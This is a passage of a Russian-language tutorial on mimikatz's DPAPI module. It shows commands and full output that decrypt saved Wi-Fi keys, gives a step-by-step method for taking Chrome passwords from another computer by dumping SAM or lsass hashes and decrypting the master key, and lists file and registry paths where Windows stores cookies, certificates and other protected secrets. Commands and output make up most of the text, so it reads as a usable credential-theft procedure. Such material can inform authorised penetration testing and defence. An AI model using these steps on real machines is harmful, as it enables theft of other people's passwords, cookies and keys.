
Начать нужно с получения мастер ключей. Поскольку я выполняю команды на локальной машине, то я расшифровываю мастер ключи командой:

Я нашёл на локальной машине два сетевых интерфейса, в каждом из которых по одному профилю Wi-Fi подключения:

- C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{24FF5798-6078-4148-96B5-75191CCEA209}\{0C67E040-68A8-42A4-B870-8B5AA5E4823B}.xml
- C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{C623DA26-72C0-4DD6-99B1-6E2C2D06E8C5}\{A372AA08-55B8-4A66-A349-EAAB48580E0A}.xml

Для извлечения Wi-Fi паролей я запускаю команды:


```
1 dpapi::wifi /in:"C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{24FF5798-6078-4148-96B5-75191CCEA209}\{0C67E040-68A8-42A4-B870-8B5AA5E4823B}.xml"
```



```
mimikatz # dpapi::wifi /in:"C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{24FF5798-6078-4148-96B5-75191CCEA209}\{0C67E040-68A8-42A4-B870-8B5AA5E4823B}.xml"
Profile 'KRITSANA'

* SSID name      : KRITSANA
* Authentication : WPA2PSK
* Encryption     : AES


**BLOB**
dwVersion      : 00000001 - 1
guidProvider    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey    : {96d8f11e-f45d-4800-9853-7ca63de4eb9f}
dwFlags         : 00000000 - 0 ( )
dwDescriptionLen : 00000002 - 2
szDescription    :
algCrypt        : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen   : 00000100 - 256
dwSaltLen       : 00000020 - 32
pbSalt          : 562f1a59f1751b3c531a8ae4bfb71677a0c904172fa21dab18b3344d938683c7
dwHmacKeyLen    : 00000000 - 0
pbHmacKey       :
algHash         : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen    : 00000200 - 512
dwHmac2KeyLen   : 00000020 - 32
pbHmac2Key      : c37b61fd16af44f31b69a4d1ca8ea7b985d09f37477d2046fdc997c893eba5e
dwDataLen       : 00000010 - 16
pbData          : f3e74d07e93aae4d48f64f0f9c21db4a
dwSignLen       : 00000040 - 64
pbSign          : 86d769531c8a5aa4554c7f9a0fd778d8688f4b0663dee092fed2efda1952c7e22f01222b06801362a52a3f611c28c7a5de70c25c294f25a47e0b1e2c204defc0

* volatile cache: GUID:{96d8f11e-f45d-4800-9853-7ca63de4eb9f};KeyHash:f9f59abfe5f9ca6aa7154421c8886e983f24bbd7
* Key Material   : 0988861217

mimikatz #
```

Пароль в строке «Key Material :».

```
1 dpapi::wifi /in:"C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{C623DA26-72C0-4DD6-99B1-6E2C2D06E8C5}\{A372AA08-55B8-4A66-A349-EAAB48580E0A}.xml" /unprotect
```



```
mimikatz # dpapi::wifi /in:"C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{C623DA26-72C0-4DD6-99B1-6E2C2D06E8C5}\{A372AA08-55B8-4A66-A349-EAAB48580E0A}.xml" /unprotect
Profile 'netis56'

* SSID name      : netis56
* Authentication : WPA2PSK
* Encryption     : AES

**BLOB**
dwVersion      : 00000001 - 1
guidProvider    : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
dwMasterKeyVersion : 00000001 - 1
guidMasterKey    : {3ddcc8a0-b483-43b3-ad39-5b46f36e44d4}
dwFlags         : 00000000 - 0 ( )
dwDescriptionLen : 00000002 - 2
szDescription    :
algCrypt        : 00006610 - 26128 (CALG_AES_256)
dwAlgCryptLen   : 00000100 - 256
dwSaltLen       : 00000020 - 32
pbSalt          : 5b945a459b415972ba383e10716693a4a594b3411bce7cd49c20f1d1f5e8615a
dwHmacKeyLen    : 00000000 - 0
pbHmacKey       :
algHash         : 0000800e - 32782 (CALG_SHA_512)
dwAlgHashLen    : 00000200 - 512
dwHmac2KeyLen   : 00000020 - 32
pbHmac2Key      : 8cfa149d7c3d7e01e4137b2d78cea5ecd4f6a2cfe343a924b8d5e9d5dadbd9d7
dwDataLen       : 00000010 - 16
pbData          : 9a438fc432b6c662f85db472c19ad75b
dwSignLen       : 00000040 - 64
pbSign          : 844f18eed61bd5a4fe87dd538cf82e6542aded829ee0cc41383167ce39cca9e15ff660999bebae7afc3350ae1d24647511bb9329378b98e6035cf161c4fa2fca

* using CryptUnprotectData API
* volatile cache: GUID:{3ddcc8a0-b483-43b3-ad39-5b46f36e44d4};KeyHash:2bdf997ee9db0b5d72a9df4192bb1e3f8dfb9645
* Key Material   : 339249713

mimikatz #
```

Если мастер ключ отсутствует в кэше mimikatz, то его можно явно указать опцией `/masterkey`.

Как извлечь пароли Google Chrome с другого компьютера

1. Для расшифровки файла `%localappdata%\Google\Chrome\User Data\Default>Login Data` понадобится мастер ключ, которым зашифрованы пароли в этом файле.

2. Для расшифровки мастер ключа понадобится пароль пользователя Windows для входа в систему и зашифрованный файл мастер ключа, то есть файлы `%appdata%\Microsoft\Protect\{sid}\*`.
3. Для взлома пароля пользователя Windows понадобится NTLM хеш.
4. Для извлечения хеша NTLM понадобятся ИЛИ файлы реестра `C:\Windows\System32\config\SAM` и `C:\Windows\System32\config\SYSTEM`, ИЛИ дампы `lsass.DMP`. Причём предпочтительнее именно дампы, т. к. из него можно извлечь хеш SHA1 и этот хеш можно использовать напрямую для расшифровки мастер ключа, минуя брут-форс пароля. Способы получения NTLM хеша описаны в статье «[Как взломать пароль Windows](#)»:

```
1 lsadump::sam /system:C:\путь\до\SYSTEM /sam:C:\путь\до\SAM
```

5. Затем для получения мастер ключа офлайн нужно запустить команду вида:

```
1 dpapi::masterkey /in:"путь\до\зашифрованного\мастер_ключа" "/password:пароль_целевого_пользователя" /sid:SID_целевого_пользователя
```


SID можно взять из имени папки до зашифрованного мастер ключа.

Пример команды:

```
1 dpapi::masterkey /in:"Z:\files\1f89c852-1c9d-47f9-81f8-b18be7c11512" "/password:qweqwe123" /sid:S-1-5-21-4099021954-1290662600-116018068-1003
```

При успешном выполнении в конце будет выведено примерно следующее:

```
1 [masterkey] with volatile cache: SID:S-1-5-21-4099021954-1290662600-116018068-1003;GUID:{1bd91e0f-25f3-49e9-a370-bc68d1f0d272};MD4:ca76a176340f0291e1cc8ea7277fc571;SHA1:886d0f341f3c29030ec855334a08e52868c06c69;  
2  
3 key :  
89e43af0a178c2f1c7311c028dd75e2d2489fc78a3df92808094b1671785d6fd7f107ec562320bcaa8563be759abbf60bf70791107c5240cda2cfddc  
sha1: b73d4d8cbbdafa960e49ca480559a4b530e65f05
```



```
mimikatz # dpapi::masterkey /in:"Z:\files\1f89c852-1c9d-47f9-81f8-b18be7c11512" "/password:qweqwe123" /sid:S-1-5-21-4099021954-1290662600-116018068-1003  
**MASTERKEYS**  
dwVersion : 00000002 - 2  
szGuid : {1f89c852-1c9d-47f9-81f8-b18be7c11512}  
dwFlags : 00000005 - 5  
dwMasterKeyLen : 000000b0 - 176  
dwBackupKeyLen : 00000090 - 144  
dwCredHistLen : 00000014 - 20  
dwDomainKeyLen : 00000000 - 0  
[masterkey]  
**MASTERKEY**  
dwVersion : 00000002 - 2  
salt : 567ace438e203fe567241f0c89668987  
rounds : 00001f40 - 8000  
algHash : 0000800e - 32782 (CALG_SHA_512)  
algCrypt : 00006610 - 26128 (CALG_AES_256)  
pbKey : 18429e49d769ee8bd481037486e0cb319fa7cc060dca97c838c990154ec25891f41c7011876dfda49ac26d9bafef2c5f78544b14b754d6718c501536cc305a544c3c1344752e7dea4a273e77f1758c03bb011bea869c4bb67db059cff0d629b362ee9ff5cdfb177afb795e98789c890dc2af9ad0abe0cf7561c9b7be8672a3296eeab45774f66efc75971893a3d4ad70  
[backupkey]  
**MASTERKEY**  
dwVersion : 00000002 - 2  
salt : 2d7c57c38d2e057f9e019ef43a4789b1  
rounds : 00001f40 - 8000  
algHash : 0000800e - 32782 (CALG_SHA_512)  
algCrypt : 00006610 - 26128 (CALG_AES_256)  
pbKey : 9dc17f7d50756fa80f9ad3b44f7c8c2d650fcfdff8e11a6b601fb49f4e9cacc2920ffea8d58b7519cb3ee75e6886b0ae0251b366244e7e05639d938fc481e221306f4473904528160dee8a92e91e28a95ee72666b4d2ddf294cc16e987829719d4d86c846f84af70e923fef7306f4d55  
[credhist]  
**CREDHIST INFO**  
dwVersion : 00000003 - 3  
guid : {1bd91e0f-25f3-49e9-a370-bc68d1f0d272}  
[masterkey] with volatile cache: SID:S-1-5-21-4099021954-1290662600-116018068-1003;GUID:{1bd91e0f-25f3-49e9-a370-bc68d1f0d272};MD4:ca76a176340f0291e1cc8ea7277fc571;SHA1:886d0f341f3c29030ec855334a08e52868c06c69;  
key : 89e43af0a178c2f1c7311c028dd75e2d2489fc78a3df92808094b1671785d6fd7f107ec562320bcaa8563be759abbf60bf70791107c5240cda2cfddcb003df19  
sha1: b73d4d8cbbdafa960e49ca480559a4b530e65f05  
[masterkey] with password: qweqwe123 (normal user)  
key : 89e43af0a178c2f1c7311c028dd75e2d2489fc78a3df92808094b1671785d6fd7f107ec562320bcaa8563be759abbf60bf70791107c5240cda2cfddcb003df19  
sha1: b73d4d8cbbdafa960e49ca480559a4b530e65f05  
mimikatz #
```

Самая главная строка начинается с **key** — это и есть расшифрованный мастер ключ.

Также мастер ключ будет помещён в кэш.

6. Наконец для офлайн расшифровки паролей браузера Google Chrome выполните команду вида:

```
1 dpapi::chrome /in:"Путь\Д0\Login Data" /unprotect /masterkey:МАСТЕР_КЛЮЧ
```

Если мастер ключ уже в кэше, то можно пропустить опцию **/masterkey**.

Где Windows хранит пароли

Здесь собраны пути до файлов, которые зашифрованы с использованием DPAPI. Если что-то пропущено, то пишите в комментариях со ссылкой на источник.

Сводная таблица от автора mimikatz (очень тяжёлая для восприятия): <https://onedrive.live.com/redir?resid=A352EBC5934F0254!3104&authkey=!ACGFg7R-U5xkTh4&ithint=file%2cxlsx>

Пароли Wi-Fi хранятся в файлах вида:

```
C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\{interface guid}\*.xml
```

А пароли WWAN в файлах вида:

```
C:\ProgramData\Microsoft\Wlansvc\Profiles\{interface guid}\*.xml
```

Кукиз Google Chrome в файле:

```
%localappdata%\Google\Chrome\User Data\Default\Cookies
```

Пароли от веб сайтов в Google Chrome:

```
%localappdata%\Google\Chrome\User Data\Default\Login Data
```

Здесь **%localappdata%** в большинстве систем означает «**C:\Users\<ПОЛЬЗОВАТЕЛЬ>\AppData\Local**».

Зашифрованные мастер ключи хранятся в папке вида **%appdata%\Microsoft\Protect\{sid}***. В этой записи:

- **%appdata%** означает **C:\Users\<ПОЛЬЗОВАТЕЛЬ>\AppData\Roaming**
- **{sid}** означает SID пользователя

Системные мастер ключи:

```
c:\Windows\System32\Microsoft\Protect\*
```

Пользовательские сертификаты:

- **%APPDATA%\Microsoft\SystemCertificates\My\Certificates**
- **%APPDATA%\Microsoft\Crypto\RSA\<SID>**

Системные сертификаты:

- **HKLM:\SOFTWARE\Microsoft\SystemCertificates\MY\Certificates***
- **C:\Programdata\Microsoft\Crypto\RSA\MachineKeys**

Dropbox

- **HKCU\SOFTWARE\Dropbox\ks**
- **HKCU\SOFTWARE\Dropbox\ks1**
- **%APPDATA%\Local\Dropbox\instance1\config.dbx**
- **%APPDATA%\Local\Dropbox\instance_db\instanse.dbx**

Rsa securid:

```
%LOCALAPPDATA%\RSA\SecurIDStorage
```

Заключение

Как и первая статья, в этой раскрыты далеко не все возможности [mimikatz](#). Больше информации вы найдёте в документации по модулям и командам этой программы: <https://kali.tools/?p=5342>, хотя ещё не всё документировано. К примеру, даже в модуле DPAPI мы не рассмотрели следующие команды, предназначенные для извлечения паролей из Windows:

- **capi**

- cng
- cred
- vault
- ssh
- rdg
- ps
- luna

Литература

Используемая для подготовки данной статьи литература:

- <https://www.harmj0y.net/blog/redteaming/operational-guidance-for-offensive-user-dpapi-abuse/> (в этой статье много ссылок на очень хорошие статьи по данной теме)
- <https://ired.team/offensive-security/credential-access-and-credential-dumping/reading-dpapi-encrypted-secrets-with-mimikatz-and-c++>
- https://www.synacktiv.com/ressources/univershell_2017_dpapi.pdf
- <http://2018.offzone.moscow/getfile/?bmFtZT0xMi0wMF9XaW5kb3dzX0RQQVBjX1Nla3JldGlaS5wZGYmSUQ9NDEy>
- <https://github.com/gentilkiwi/mimikatz/wiki/howto--credential-manager-saved-credentials>
- <https://github.com/gentilkiwi/mimikatz/wiki/howto--decrypt-EFS-files>

Связанные статьи:

- [Полное руководство по John the Ripper. Ч.7: Johnny — графический интерфейс для John the Ripper](#) (57.5%)
- [Полное руководство по John the Ripper. Ч.6: брут-форс нестандартных хешей](#) (57.1%)
- [Хеши: определение типа, подсчёт контрольных сумм, нестандартные и итерированные хеши](#) (56.5%)
- [Как определить тип хеша](#) (56.5%)
- [Как узнать, к каким Wi-Fi сетям подключался компьютер и пароли от этих Wi-Fi сетей](#) (55.1%)
- [Атака на устройства в локальной сети через уязвимый роутер](#) (RANDOM - 0.8%)